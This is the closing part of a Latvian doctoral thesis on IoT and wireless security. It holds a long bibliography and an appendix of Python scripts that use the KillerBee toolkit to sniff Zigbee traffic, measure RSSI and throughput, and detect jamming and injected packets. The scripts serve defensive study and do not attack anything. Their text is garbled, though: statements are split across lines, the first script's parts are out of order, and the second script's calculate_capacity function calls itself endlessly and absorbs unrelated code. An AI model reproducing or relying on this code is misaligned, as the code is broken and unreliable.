[30] B. Toulas. “Bleeping Computer Chinese cyberspies use new SSH backdoor in network device hacks.” Bleepingcomputer.com. https://www.bleepingcomputer.com/news/security/chinese-cyberspies-use-new-ssh-backdoor-in-network-device-hacks/ (pieejams Feb. 4, 2025).

[31] R. A. Shaikh. “Backdoor uncovered in China-made patient monitors — Contec CMS8000 raises questions about healthcare device security.” Tomhardware.com. https://www.tomshardware.com/tech-industry/cyber-security/backdoor-uncovered-in-china-made-patient-monitors-contec-cms8000-raises-questions-about-healthcare-device-security (pieejams Feb. 1, 2025)

[32] Yiming Li, Yong Jiang, Zhifeng Li, Shu-Tao Xia, “Backdoor Learning: A Survey”, 2020, p. 17.

[33] Tektronix. “Wi-Fi Overview: 802.11 Physical Layer and Transmitter Measurements Tektronix” Tek.com. https://www.tek.com/en/documents/primer/wi-fi-overview-80211-physical-layer-and-transmitter-measurements (pieejams 2017).

[34] Valadas R., Tavares A. R., Duarte A.M.deO., Moreira A., Lomba C., “The infrared physical layer of the IEEE 802.11 Standard for wireless local area networks”, IEEE Communications Magazine, Jan. 1999, pp. 107-112.

[35] IEEE Standards Association. “IEEE 802.11-2020: Standard for Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications”, IEEE Xplore, Feb. 26 2021, DOI: 10.1109/IEEESTD.2021.9363693

[36] Yu Q., Zhuang Y., Ma L., “Dynamic contention window adjustment scheme for improving throughput and fairness in IEEE 802.11 wireless LANs”, Global Communications Conference (GLOBECOM), Apr. 22, 2013.

[37] University of Washington. "IEEE 802.11 WLAN: Distributed Coordination Function (DCF), https://wp.ece.uw.edu/wp content/uploads/sites/36/2019/04/Experiment_2_802_11_DCF.pdf

[38] Selinis I., "Performance Study of 802.11n WLAN and MAC Enhancements in ns-3", Thesis for: MSc, Sept. 2014, pp. 62.

[39] Wi-Fi Alliance. "Wi-Fi Alliance WPA3 Specification v3.5" https://www.wi-fi.org/system/files/WPA3%20Specification%20v3.5.pdf

[40] MaxLinear. "Quality of Service (QoS) Mechanisms in Wi-Fi" MaxLinear.com https://www.maxlinear.com/news/quality-of-service-%28qos%29-mechanisms-in-wi-fi (pieejams May 24, 2024).

[41] "IEEE 802.11. Chapter 11: Wireless LAN Technology" https://www.cs.uoi.gr/~epap/L05/downloads/lt/IEEE-802.11.pdf.

[42] Pētersons E., Umanskis A., "Bezvadu tīklu tehnoloģija uzdevumos un risinājumos", Mācību līdzeklis, RTU Izdevniecība, 2015, pp. 132.

[43] Intel. "Understanding IEEE* 802.11 Authentication and Association." Intel.com. https://www.intel.com/content/www/us/en/support/articles/000006508/wireless/legacy-intel-wireless-products.html (pieejams Jun. 15, 2021).

[44] NetSpot. "Wireless Security Protocols : WEP, WPA, WPA2, and WPA3." Netspotapp.com. https://www.netspotapp.com/blog/wifi-security/wifi-encryption-and-security.html

[45] HFCL. "WPA2 vs WPA3: Key Difference in Wi-Fi Security Protocols." HFCL.com. https://io.hfcl.com/blog/wpa2-vs-wpa3/ (pieejams May. 7, 2024)

[46] Cisco Meraki. "WPA3 Encryption and Configuration Guide." Meraki.com. https://documentation.meraki.com/MR/Wi-Fi_Basics_and_Best_Practices/WPA3_Encryption_and_Configuration_Guide (pieejams Apr. 15, 2025)

[47] Kolias, C., Kambourakis, G., Stavrou, A., Voas, J., "DDoS in the IoT: Mirai and Other Botnets" ResearchGate, Jan 2017, pp. 6, DOI: 10.1109/MC.2017.201

[48] Goodin D., "A Brand-New Botnet Is Delivering Record-Size DDoS Attacks." Wired.com. https://www.wired.com/story/eleven11bot-botnet-record-size-ddos-attacks/ (pieejams Mar 7, 2025).

[49] Radware. "Internet of Threats: IoT Botnets and the Economics of DDoS Protection." Radware.com. https://www.radware.com/security/ddos-threats-attacks/ddos-attack-types/iot-botnets-and-economics/ (pieejams Apr. 6, 2017).

[50] Mackensen P., Staat P., Roth S., Sezgin A., Paar C., Moonsamy V., “Spatial-Domain Wireless Jamming with Reconfigurable Intelligent Surfaces”, Feb. 21, 2024, pp. 17.
[51] Khan W.Z., Gharakheili H.H., Sivaraman V., “An Analysis of IoT Security Protocols and Their Vulnerabilities”, MDPI Applied Sciences, 2022, Vol. 12, No. 3, pp. 1103.
[52] Hwang H., Jung G., Sohn K., Park S., “A study on MITM(man in the middle) vulnerability in wireless network using 802.1X and EAP”, IEEE Xplore, Feb. 2008, DOI: 10.1109/ICISS.2008.10
[53] Telecommunication Standardization Sector of ITU, “Series Y: Global Information Infrastracture, Internet Protocol Aspects and Next-Generation Networks, Next Generation Network – Frameworks and Functional Architecture Models, Overview of the Internet of Things”, 2012.
[54] Bhuyan A., “Key Components of an Effective IoT Architecture: A Comprehensive Guide to Building Scalable Systems” Medium.com. https://aditya-sunjava.medium.com/key-components-of-an-effective-iot-architecture-a-comprehensive-guide-to-building-scalable-5507cf347935 (pieejams Feb. 5, 2025).
[55] V. Shashkina. “IoT solution architecture: an overview of components & design tips.” Itrexgroup.com. https://itrexgroup.com/blog/iot-architecture-components-design-tips/ (pieejams Aug. 31, 2022).
[56] NetworkLessons. “IoT Standards and Protocols.” NetworkLessons.com. https://networklessons.com/cisco/evolving-technologies/iot-standards-and-protocols
[57] AVSystem. “IoT Protocols & Standards Guide - Protocols of the Internet of Things.” Avsystem.com. https://avsystem.com/blog/iot/iot-protocols-and-standards (pieejams Jul. 6, 2024).
[58] B.K.Sethi, “Your complete guide to IoT protocols and standards in 2022 for support secure data exchange.” Kellton.com. https://www.kellton.com/kellton-tech-blog/your-complete-guide-to-iot-protocols-and-Standards-2022 (pieejams Mar. 15, 2022).
[59] Sun Y., Song H., Jara A.J., “Internet of Things and Big Data Analytics”, Journal of Big Data, Vol. 6, Article 32, 2019.
[60] Allerin. “Six Types of IoT Network Protocols” Allerin.com https://www.allerin.com/blog/six-types-of-iot-network-protocols
[61] Hacking Land. “KillerBee - IEEE 802.15.4/ZigBee Security Research Toolkit” Hacking.land. https://www.hacking.land/2018/07/killerbee-ieee-802154zigbee-security.html?m=1 (pieejams Jul. 2018).

[62] River Loop Security. “KillerBee Project Overview” RiverLoopSecurity.com. https://riverloopsecurity.com/projects/killerbee/

[63] Radiolocman. “Evaluation Kit Atmel RZRAVEN” Radiolocman.com. https://www.radiolocman.com/op/device.html?di=65682.

[64] “AVR2016: RZRaven Hardware User’s Guide”, Microchip Documentation, https://manualzz.com/doc/19793759/avr2016--rzraven-hardware-user-s-guide-8-bit-microcontrol

[65] Zigbee2MQTT. “Sniff Zigbee traffic.” Zigbee2MQTT Documentation. https://www.zigbee2mqtt.io/advanced/zigbee/04_sniff_zigbee_traffic.html.

[66] NanoMQ Team. “DDS and MQTT: Basics, Challenges and Integration Benefits” EMQX.com. https://www.emqx.com/en/blog/navigating-dds-basics-limitations-and-integration-with-mqtt. (pieejams Aug.15, 2024).

[67] Kamal R. “What is Matter Protocol and How Does it Work?” Iotcentral.io. https://www.iotcentral.io/blog-all/a-hrefwhat-is-matter-protocol-and-how-does-it-worka.

[68] Kale V.V., Deshmukh A.R., “Survey Paper On Z- Wave Technology”, International Journal of Emerging Technologies and Innovative Research, Vol. 7, Issue 5, May 2020, pp. 819-822.

[69] Marksteiner S., Exposito Jimenez V.J., Vallant H., Zeiner H., “An Overview of Wireless IoT Protocol Security in the Smart Home Domain”, ArXiv: Cryptography and Security, Jan. 22 2018, pp. 8.

[70] LoRa Alliance. “LoRaWAN Security Whitepaper.” 2020. https://lora-alliance.org/wp-content/uploads/2020/11/lorawan_security_whitepaper.pdf.

[71] Amina Šljivo, Dwight Kerkhove, Le Tian, Jeroen Famaey, Adrian Munteanu, Ingrid Moerman, Jeroen Hoebeke, Eli De Poorter, “Performance Evaluation of IEEE 802.11ah Networks With High-Throuhgput Bidirectional Traffic”, University of Antwerp, 2018, 28 pp.

[72] Le Tian, Amina Šljivo, Serena Santi, Eli De Poorter, Jeroen Hoebeke, Jeroen Famaey, “Extension of the IEEE 802.11ah ns-3 Simulation Module”, University of Antwerp and Ghent University – imec, 2018, 8 pp.

[73] L. Frenzel. “What’s the Difference Between IEEE 802.15.4 and Zigbee Wireless?” Electronicdesign.com.
https://www.electronicdesign.com/technologies/communications/wireless/article/21796046/whats-the-difference-between-ieee-802154-and-zigbee-wireless (pieejams Mar. 22, 2013).

[74] Burchfield T.R., Venkatesan S., Weiner D., “Maximizing Throughput in ZigBee Wireless Networks through Analysis, Simulations and Implementations.”, MobiusConsulting.com., 2007, pp. 13.
[75] GeeksforGeeks. “Introduction of IEEE 802.15.4 Technology” GeeksforGeeks.org https://www.geeksforgeeks.org/introduction-of-ieee-802-15-4-technology/ (pieejams Feb. 22, 2023)
[76] Gharghan S.K., Rosdiadee N., Ismail M., “An Ultra-Low Power Wireless Sensor Network for Bicycle Torque Performance Measurements”, PubMed, May 2015.
[77] Saleem S., Ullah S., Kwak K.S., “A Study of IEEE 802.15.4 Security Framework for Wireless Body Area Networks”,Graduate School of Information & Communication Engineering, Jan. 2011, pp. 13.
[78] Goldoni E., Savioli A., Risi M., Gamba P., “Experimental analysis of RSSI-based indoor localization with 802.15.4”, IEEE Xplore, May 2010, pp. 8.
[79] Delsing J., Eliasson J., Leijon V., “Latency and Packet Loss of an Interferred 802.15.4 Channel in an Industrial Environment”, SensorComm 2010, July 2010, pp. 9.
[80] Latre B., De Mil P., Moerman I., Dierdonck N.V., Dhoedt B., Demeester P., “Maximum Throughput and Minimum Delay in IEEE 802.15.4”, Mobile Ad-hoc and Sensor Networks, First International Conference, MSN 2005, Dec. 2005, pp. 12.
[81] Shu F., Sakurai T., Zukerman M., Vu H., “Packet loss analysis of the IEEE 802.15.4 MAC without acknowledgments”, IEEE Communications Letters, Jan. 2007, pp. 4.
[82] Callaway E., Gorday P., Hester L., Gutierrez J.A., Naeve M., Heile B., Bahl V., “Home networking with IEEE 802.15.4: a developing standard for low-rate wireless personal area networks”, IEEE Communications Magazine, Vol. 40, Issue 8, Aug 2002, pp. 70-77.
[83] Texas Instruments: CC2531 Datasheet, Texas Instruments. – https://www.ti.com/lit/ds/symlink/cc2531.pdf
[84] Phoscon. “RaspBee II – Zigbee Gateway.” Phoscon. https://phoscon.de/en/raspbee2.
[85] Adafruit. Great Scott Gadgets HackRF One - Software Defined Radio. – https://www.adafruit.com/product/3583
[86] Positive Hack Days (PHDays). International Cybersecurity Conference // PHDays, 2023.
[87] ESET. ESET Security Day 2024 – Vitalijs Rakstins, Presentation // ESET, 2024.
[88] Check Point. “What is Cloud Security?” Checkpoint.com. https://www.checkpoint.com/cyber-hub/cloud-security/what-is-cloud-security/.
[89] Microsoft. “What is Information Security (InfoSec)?”, Microsoft Security, 2024.

[90] Sousa de Araujo M., Souza Machado B.A., Passos F.U., “Resilience in the Context of Cyber Security: A Review of the Fundamental Concepts and Relevance”, Progress and Research in Cybersecurity and Data Privacy, Mar. 2024, pp. 16.

[91] Turība University. “Kiberdrošības jautājumi un risinājumi.” Turība University. 2024. https://www.turiba.lv/storage/files/makets-ar-vaaku.pdf.

[92] Microsoft. “What is a Cyberattack?”, Microsoft Security, 2024. https://www.microsoft.com/lv-lv/security/business/security-101/what-is-a-cyberattack.

[93] Hern A. “WannaCry, Petya, NotPetya: how ransomware hit the big time in 2017.”, The Guardian.com. https://www.theguardian.com/technology/2017/dec/30/wannacry-petya-notpetya-ransomware. (pieejams Dec. 30, 2017).

[94] Microsoft Support. “Pasargājiet sevi no krāpšanas un uzbrukumiem tiešsaistē” Microsoft Support. 2024.

[95] **Daniils Aleksandrovs-Moisejs**, Aleksandrs Ipatovs, Elans Grabs, Dmitrijs Rjazanovs, Evaluation of a Long-Distance IEEE 802.11ah Wireless Technology in Linux Using Docker Containers, Elektronika ir elektrotechnika = Electronics and Electrical Engineering, 2022, 9 lpp.

[96] Latvijas Aizsardzības ministrija. “Latvijas Kiberdrošības stratēģija 2024.” Aizsardzības ministrija, 2024.

[97] Redeweb. “Drošības problēmas un veidi, kā pastiprināt tās galējības” Redeweb Blog. 2024.

[98] Payatu Security. “Zigbee Security 101: Architecture and Security Issues.” Payatu.com. https://payatu.com/blog/zigbee-security-101-architecture-and-security-issues/ (pieejams Feb. 11, 2023)

[99] Kudelski Security. “Zigbee Security Basics: Part 3. ” Research.kudelskisecurity.com. https://research.kudelskisecurity.com/2017/11/21/zigbee-security-basics-part-3/ (pieejams Nov. 21, 2017)

[100] SSL Support Team. “Securing the Internet of Things (IoT) with SSL/TLS.” SSL.com, https://www.ssl.com/article/securing-the-internet-of-things-iot-with-ssl-tls/ (pieejams Nov 23, 2021).

[101] Restuccia G., Tschofenig H., Baccelli E., “Low-Power IoT Communication Security: On the Performance of DTLS and TLS 1.3”, ArXiv: Cryptography and Security, Nov. 24 2020.

[102] GeeksforGeeks. “Advanced Encryption Standard (AES)” GeeksforGeeks.com. https://www.geeksforgeeks.org/advanced-encryption-standard-aes/ (pieejams Feb. 3, 2025).

[103] Sahu S.K., Mazumdar K., “Exploring security threats and solutions Techniques for Internet of Things (IoT): from vulnerabilities to vigilance”, Front Artif Intell, May 15, 2024, DOI: 10.3389/frai.2024.1397480

[104] Embedded Systems. “IoT Security: When X.509 Certificate Authentication May Not Work.” Embedded.com. https://www.embedded.com/iot-security-when-x-509-certificate-authentication-may-not-work/ (pieejams Oct. 3, 2016).

[105] Cyral. “How to Integrate Grafana with Auth0 for Secure Authentication”, Cyral Blog.

[106] Chirpstack. “Auth0 Integration with Chirpstack IoT Platform.” Chirpstack.io. https://www.chirpstack.io/docs/guides/auth0-integration.html.

[107] Microsoft. “What is Two-Factor Authentication (2FA)?” Microsoft Security. 2024.

[108] Singh J., Rani S., Kumar V., “Role-Based Access Control (RBAC) enabled secure and efficient data processing framework for IoT networks,” International Journal of Communication Networks and Information Security (IJCNIS), vol. 16, no. 2, Aug. 2024. pp. 19-32.

[109] Hammed K., Raza A., Garg S., Amin M.B., “A Blockchain-based Decentralised and Dynamic Authorisation Scheme for the Internet of Things”, ArXiv Cryptography and Security, Aug. 15, 2022.

[110] Lutkevich B., “Access Control List (ACL) – Definition & Usage.” TechTarget.com. https://www.techtarget.com/searchnetworking/definition/access-control-list-ACL.

[111] Hguyen T.D., Marchal S., Miettinen M., Fereidooni H., Asokan N., Sadeghi A.-R., “DÏoT: A Federated Self-learning Anomaly Detection System for IoT”**,** 2019 IEEE 39th International Conference on Distributed Computing Systems (ICDCS), Oct. 31, 2019. DOI: 10.1109/ICDCS.2019.00080

[112] Security Scorecard. “Cybersecurity for the Internet of Things (IoT)” SecurityScorecard.com. https://securityscorecard.com/blog/cybersecurity-for-the-internet-of-things-iot/ (pieejams Feb. 8, 2024).

[113] MetaGeek. “Zigbee and Wi-Fi Coexistence” MetaGeek.com. 2024. https://www.metageek.com/training/resources/zigbee-wifi-coexistence/ (pieejams 2024).

[114] Goyal M., Prakash S., Xie W., Bashir Y., Hosseini S.H., Durresi A., “Evaluating the Impact of Signal to Noise Ratio on IEEE 802.15.4 PHY-level Packet Loss Rate”, The 13th International Conference on Network-Based Information Systems, NBiS 2010, 2010, pp. 279-284.

[115] Haque K.F., Abdelgawad A., Yelamarthi K.., “Comprehensive Performance Analysis of Zigbee Communication: An Experimental Approach with XBee S2C Module”, MDPI Reliability Analysis of Wireless Sensor Network, Apr. 2022, pp. 23.

[116] Lanzisera S., Mehta A.M., Pister K.S.J., “Reducing Average Power in Wireless Sensor Networks Through Data Rate Adaptation”, Communications, 2009. ICC '09. IEEE International Conference, Jul. 2009, p. 6.

[117] Rupareliya K., “Top 6 Factors To Consider When Designing the IoT Infrastructure”, Spiceworks.com. https://www.spiceworks.com/tech/iot/guest-article/factors-to-consider-when-designing-the-iot-infrastructure/ (pieejams Sept. 20, 2021).

[118] NS2Project. “How to Calculate Network Channel Capacity in NS2” NS2Project.com. https://www.ns2project.com/how-to-calculate-network-channel-capacity-in-ns2/ (pieejams 2024).

[119] Molisch A.F., Balakrishnan K., Cassioli D., Chong C-C., Emami S., Fort A., Karedal J., Kunisch J., Schantz H., Schuster U., Siwiak K., “Channel Model Final Report for IEEE 802.15.4a”, IEEE Communications, Jan 2004., pp. 40.

[120] Di Marco P., Fischione C., Santucci F., Johansson K.H., “Modeling IEEE 802.15.4 Networks over Fading Channels”, IEEE Transactions on Wireless Communications, Sept. 2012, pp. 30.

[121] Bandur D., Jaksic B., Raicevic A., Popovic B., Bandur M., “Performance Analysis of an IEEE 802.15.4 Network Operating Under κ–μ Fading, Interference and AWGN”, Iranian Journal of Science and Technology, Transactions of Electrical Engineering, Vol. 44, Mar. 2020, pp. 1549-1557.

[122] Lopez-Vilos N., Valencia-Cordero C., Azurdia-Meza C., Montejo-Sanchez S., Mafra S.B., “Performance Analysis of the IEEE 802.15.4 Protocol for Smart Environments under Jamming Attacks”, MDPI Cyber Security in IoT Era, Jun. 2021, pp. 26.

[123] NXP. “Co-existence of IEEE 802.15.4 at 2.4 GHz Application Note.” NXP Technical Documentation. https://www.nxp.com/docs/en/application-note/JN-AN-1079.pdf (pieejams Nov. 8, 2013).

[124] Heartfield R., Loukas G., Bezemskij A., Panaousis E., “Self-Configurable Cyber-Physical Intrusion Detection for Smart Homes Using Reinforcement Learning”, IEEE Transactions on Information Forensics and Security, Vol. 16, Dec. 2, 2020, pp. 1720-1735.

[125] Carnegie Mellon University. Zigator: Security Analysis of Zigbee Networks. – https://mews.sv.cmu.edu/research/zigator

[126] Khanji S., Iqbal F., Hung P.C.K., “ZigBee Security Vulnerabilities: Exploration and Evaluating”, The 10th International Conference on Information and Communication Systems 2019, Jul. 2019, pp. 6.

[127] Rajawat A.S., Mohammed O., Shaw R.N, Ghosh A., “Applications of AI and IoT in Renewable Energy,” Chapter 6 – Renewable energy system for industrial internet of things model using fusion-AI, 2022, pp. 107–128.

[128] StatisticsHowTo. “Root Mean Square Error (RMSE) Calculation.” Statisticshowto.com. https://www.statisticshowto.com/probability-and-statistics/regression-analysis/rmse-root-mean-square-error/

[129] Hasan M., “The IoT cloud: Microsoft Azure vs. AWS vs. Google Cloud.” IoT-Analytics.com. https://iot-analytics.com/iot-cloud (pieejams Feb. 16, 2022).

[130] Singh N., Buyya R., Hyoungshick K., “Securing Cloud-Based Internet of Things: Challenges and Mitigations”, MDPI Advances in Security of Mobile and Wireless Communications, Dec. 26, 2024, pp. 45.

[131] Mazhar T., Talpur D.B., Al Shloul T., Ghadi Y.Y., Haq I., Ullah I., Ouahada K., Hamam H., “Analysis of IoT Security Challenges and Its Solutions Using Artificial Intelligence”, MDPI Intelligent Neural Systems for Solving Real Problems, Apr. 2023, pp. 30.

[132] AVSystem. “LwM2M IoT Device Management Features.” AVSystem.com. https://avsystem.com/blog/iot/lwm2m-iot-device-management-features (pieejams Oct. 23, 2023).

[133] Nweke L.O., “Using the CIA and AAA Models to Explain Cybersecuirty Activities”, PM World Journal Vol. 6, Issue XII, Dec. 2017, pp. 3.

[134] NIST. “Cybersecurity Guidelines for IoT Devices”, National Institute of Standards and Technology (NIST). https://www.nist.gov/itl/applied-cybersecurity/nist-cybersecurity-iot-program.

[135] ISO. “The Ultimate Guide to ISO 27001.” Isms.online. https://www.isms.online/iso-27001/ (pieejams Dec. 19, 2024).

[136] Varga P., Plosz S., Soos G., Hegedus C., “Security threats and issues in automation IoT”, 2017 IEEE 13th International Workshop on Factory Communication Systems (WFCS), Jul. 2017.

[137] Rapid7. “What is Security Orchestration, Automation, and Response (SOAR)?” Rapid7.com. https://www.rapid7.com/fundamentals/what-is-soar/

[138] Al-Ofeishat H.A., Alshorman R., “Build a Secure Network Using Segmentation and Micro-segmentation Techniques”, International Journal of Computing and Digital Systems, Jul. 2024, pp. 1499-1508.

[139] GeeksforGeeks. “Differentiated Services (DiffServ) and Traffic Classification.” GeeksforGeeks.com. https://www.geeksforgeeks.org/differentiated-services-diffserv-and-traffic-classification/ (pieejams Oct. 11, 2023)

[140] UC Berkeley. Quality of Service in Wireless Networks. UC Berkeley Lecture Notes – https://people.eecs.berkeley.edu/~istoica/classes/cs268/06/notes/13-QoSx2.pdf

[141] Scikit-learn. “Polynomial Regression for Signal Analysis.” Scikit-learn Documentation.

[142] Fletcher S.J., “Data Assimilation for the Geosciences”, Chapter 10 – Introduction to Semi-Lagrangian Advection Methods, 2017, pp. 361–441.

[143] Lima F.T., Vinicius M.A. Souza, Big Data Research, Volume 34, A Large Comparison of Normalization Methods on Time Series, 2023.

[144] Hodges L., “Methods in Experimental Physics”, Vol. 28, Common Univariate Distributions, 1994, pp. 35–61.

[145] Stallings W. Cryptography and Network Security: Principles and Practice. 5. izd. Pearson Education, 2011.

[146] Ferguson N., Schneier B., Kohno T. Cryptography Engineering: Design Principles and Practical Applications. Wiley, 2010.

Promocijas darba izpildes programma uzbrukuma un pretpasākumu ierīcēm

IEEE 802.15.4 tīkla uzraudzības analīze un adaptīva traucējumu noteikšana

```
import logging
import numpy as np
from killerbee import KillerBee
import time
from datetime import datetime, timedelta
import matplotlib.pyplot as plt
import csv
logging.basicConfig(level=logging.INFO,
format="%(asctime)s - %(levelname)s - %(message)s")

KANĀLS = 15
ILGUMS = 120
IERĪCE = "1:3"
IZVADES_FAILS_RSSI =
"rssi_analysis_adaptive_jamming.png"
IZVADES_FAILS_CAPACITY =
"capacity_analysis_adaptive_jamming.png"
CSV_FAILS = "zigbee_sniffing_results.csv"

# Konstantes
C_THEORETICAL = 250
OVERHEAD = 0.4
NOISE_FLOOR = -95
MAX_SNR = 40
M = 0.8
OMEGA = 0.3
JAMMING_THRESHOLD = 2  # Slieksnis (sekundēs)
troksņa noteikšanai
JAMMING_PACKET_HEADER = b"\xFF\xFF"  # Troksņa
paketes galvene

# Dati
timestamps = []
real_rssi = []
nakagami_rssi = []
real_capacity = []
theoretical_capacity = []
jamming_intervals = []
jamming_packets = []  # Troksņa paketes marķieri
normal_packets = []  # Parastās paketes marķieri

def nakagami_fading(m, omega, size=1):
    return np.random.gamma(shape=m, scale=omega /
m, size=size)
def apply_nakagami_rssi(base_rssi, m, omega):
    fading = nakagami_fading(m=m, omega=omega,
size=1)[0]
    return base_rssi + 10 * np.log10(fading)
def calculate_capacity(rssi):
    snr_db = rssi - NOISE_FLOOR
    if snr_db < 0:
        return 0
    P_success = max(0.1, min(1.0, snr_db /
MAX_SNR))
    Duty_Cycle = max(0.1, min(0.8, snr_db /
MAX_SNR))
    return C_THEORETICAL * (1 - OVERHEAD) *
P_success * Duty_Cycle

def detect_jamming(last_packet_time, current_time):
    global jamming_intervals
    if last_packet_time and (current_time -
last_packet_time).total_seconds() >
JAMMING_THRESHOLD:
        start_time = last_packet_time +
timedelta(seconds=JAMMING_THRESHOLD)
        end_time = current_time
        jamming_intervals.append((start_time,
end_time))
        logging.warning(f"Noteikts troksnis:
{start_time} - {end_time}")
def save_to_csv(filename):
```

```
 # Troksņa paketes pārbaude
                is_jamming_packet = 1 if
payload[:2] == JAMMING_PACKET_HEADER else 0

jamming_packets.append(is_jamming_packet)

                # Parasto pakešu fiksēšana
                is_normal_packet = 1 if not
is_jamming_packet else 0

normal_packets.append(is_normal_packet)


logging.info(f"Laiks={current_time}, RSSI={rssi}
dBm, Caurlaidspēja={real_cap:.2f} kbit/s,
Troksnis={is_jamming_packet}, Parastā
pakete={is_normal_packet}")

            detect_jamming(last_packet_time,
current_time)

        except Exception as e:
            logging.error(f"Paketes apstrādes
kļūda: {e}")

    kb.close()
    save_to_csv(CSV_FAILS)
    plot_results()

def plot_results():
    if not timestamps:
        logging.warning("Nav datu grafikiem.")
        return

    times_seconds = [(ts -
timestamps[0]).total_seconds() for ts in
timestamps]

    # Vidējās vērtības
    mean_real_rssi = np.mean(real_rssi) if
real_rssi else 0
    mean_nakagami_rssi = np.mean(nakagami_rssi) if
nakagami_rssi else 0
    mean_real_capacity = np.mean(real_capacity) if
real_capacity else 0
    mean_theoretical_capacity =
np.mean(theoretical_capacity) if
theoretical_capacity else 0

    # RSSI grafiks
    plt.figure(figsize=(12, 6))
    plt.plot(times_seconds, real_rssi,
label="Reālais RSSI", color="blue")
    plt.plot(times_seconds, nakagami_rssi,
label="Modificētais RSSI", color="orange")

    label_added = False
    for start, end in jamming_intervals:
        start_sec = (start -
timestamps[0]).total_seconds()
        end_sec = (end -
timestamps[0]).total_seconds()
        label = "Troksnis" if not label_added else
None
        plt.axvspan(start_sec, end_sec,
color="purple", alpha=0.3, label=label)
        label_added = True

    normal_packet_times = [times_seconds[i] for i,
is_normal in enumerate(normal_packets) if
is_normal]
```

```
    with open(filename, "w", newline="") as
csvfile:
        writer = csv.writer(csvfile)
        writer.writerow([
            "Laikspiedols", "Reālais RSSI",
"Nakagami RSSI", "Reālā caurlaidspēja",
            "Teorētiskā caurlaidspēja", "Troksnis",
"Troksņa pakete", "Parastā pakete"
        ])
        for i in range(len(timestamps)):


            jamming_flag = any(start <=
timestamps[i] <= end for start, end in
jamming_intervals)
            writer.writerow([
                timestamps[i].strftime("%Y-%m-%d
%H:%M:%S"),
                real_rssi[i],
                nakagami_rssi[i],
                real_capacity[i],
                theoretical_capacity[i],
                int(jamming_flag),  # 1 ja trokšņa
laikā, citādi 0
                jamming_packets[i],  # 1 ja troksņa
pakete, citādi 0
                normal_packets[i]  # 1 ja parastā
pakete, citādi 0
            ])
    logging.info(f"Dati saglabāti failā:
{filename}")

def sniff_and_analyze(device, channel, duration):
    try:
        kb = KillerBee(device=device)
        kb.set_channel(channel)
        logging.info(f"Monitorings sākts uz kanāla
{channel} ar ierīci {device}.")
    except Exception as e:
        logging.error(f"Ierīces inicializācijas
kļūda: {e}")
        return

    start_time = time.time()
    last_packet_time = None

    while time.time() - start_time < duration:
        try:
            packet = kb.pnext()
            current_time = datetime.now()
            if packet:
                rssi = packet.get("rssi", None)
                payload = packet.get("bytes", b"")

                if rssi is None or rssi > 0:
                    continue

                last_packet_time = current_time
                timestamps.append(current_time)
                real_rssi.append(rssi)
                nakagami_value =
apply_nakagami_rssi(rssi, M, OMEGA)

nakagami_rssi.append(nakagami_value)

                real_cap = calculate_capacity(rssi)
                theo_cap =
calculate_capacity(nakagami_value)

                real_capacity.append(real_cap)

theoretical_capacity.append(theo_cap)

    normal_packet_rssi = [real_rssi[i] for i,
is_normal in enumerate(normal_packets) if
is_normal]
    plt.scatter(normal_packet_times,
normal_packet_rssi, color="green", marker="o",
label="Parastās paketes", s=50)

    plt.axhline(y=mean_real_rssi, color="green",
linestyle="--", label=f"Vidējais RSSI:
{mean_real_rssi:.2f} dBm")
    plt.axhline(y=mean_nakagami_rssi, color="cyan",
linestyle="--", label=f"Vidējais modificētais RSSI:
{mean_nakagami_rssi:.2f} dBm")
    plt.xlabel("Laiks (sekundes)")
    plt.ylabel("RSSI (dBm)")
    plt.title("RSSI analīze un troksnis")
    plt.legend()
    plt.grid()
    plt.tight_layout()
    plt.savefig(IZVADES_FAILS_RSSI)
    plt.close()

    # Caurlaidspējas grafiks
    plt.figure(figsize=(12, 6))
    plt.plot(times_seconds, real_capacity,
label="Reālā caurlaidspēja", color="blue")
    plt.plot(times_seconds, theoretical_capacity,
label="Modificēta caurlaidspēja", color="orange")
    plt.axhline(y=mean_real_capacity,
color="green", linestyle="--", label=f"Vidējā reālā
caurlaidspēja: {mean_real_capacity:.2f} kbit/s")
    plt.axhline(y=mean_theoretical_capacity,
color="cyan", linestyle="--", label=f"Vidējā
modificēta caurlaidspēja:
{mean_theoretical_capacity:.2f} kbit/s")
    plt.xlabel("Laiks (sekundes)")
    plt.ylabel("Caurlaidspēja (kbit/s)")
    plt.title("Caurlaidspējas analīze")
    plt.legend()
    plt.grid()
    plt.tight_layout()
    plt.savefig(IZVADES_FAILS_CAPACITY)
    plt.close()

if __name__ == "__main__":
    sniff_and_analyze(IERĪCE, KANĀLS, ILGUMS)
```

```
import logging
import numpy as np
from killerbee import KillerBee
from datetime import datetime, timedelta
import matplotlib.pyplot as plt
import time
import csv

# Žurnāla konfigurācija
logging.basicConfig(level=logging.INFO,
format="%(asctime)s - %(levelname)s -
%(message)s")

# Konstantes
KANĀLS = 15  # Zigbee kanāls
ILGUMS = 30  # Uzraudzības laiks sekundēs
IERĪCE = "1:3"  # Sniffer ierīce
GAIDĪTAIS_HEADER = b"\xAA\xBB"  # Injektora
galvene

# Nakagami parametri
M = 0.8
OMEGA = 0.3

# Caurlaidspējas aprēķina parametri
C_TEORĒTISKAIS = 250  # Teorētiskā
caurlaidspēja (kbit/s)
OVERHEAD = 0.4  # Papildus datu slogs (40%)
NOISE = -95  # Trokšņa līmenis dBm
MAX_SNR = 30  # Maksimālais SNR

# Datu saglabāšanas faili
IZVADES_FAILS_RSSI =
"rssi_analize_ar_injektoru.png"
IZVADES_FAILS_KAPACITĀTE =
"caurlaidspeja_analize_ar_injektoru.png"
DATUS_FAILS = "dati_rssi_kapacitāte.csv"

# Saraksti datu glabāšanai
timestamps = []
original_rssi = []
modified_rssi = []
real_capacity = []
theoretical_capacity = []
injection_points = []
jamming_periods = []

# Mainīgais pēdējās injekcijas sekošanai
last_injection_time = None

def nakagami_fading(m, omega, size=1):
    """Nakagami sadalījuma vērtību
ģenerēšana."""
    return np.random.gamma(shape=m,
scale=omega / m, size=size)

def apply_nakagami_rssi(base_rssi, m,
omega):
    """Nakagami pielietošana RSSI
vērtībai."""
    fading = nakagami_fading(m=m,
omega=omega, size=1)[0]
    return base_rssi + 10 * np.log10(fading)

def decode_rssi(encoded_rssi):
    """RSSI vērtības dekodēšana."""
    return encoded_rssi - 256 if
encoded_rssi > 127 else encoded_rssi

def calculate_capacity(rssi):
    """Caurlaidspējas aprēķins."""
    snr_db = rssi - NOISE
    current_time = datetime.now()
    nakagami_rssi =
apply_nakagami_rssi(rssi, M, OMEGA)
    real_cap = calculate_capacity(rssi)
    theoretical_cap =
calculate_capacity(nakagami_rssi)

    timestamps.append(current_time)
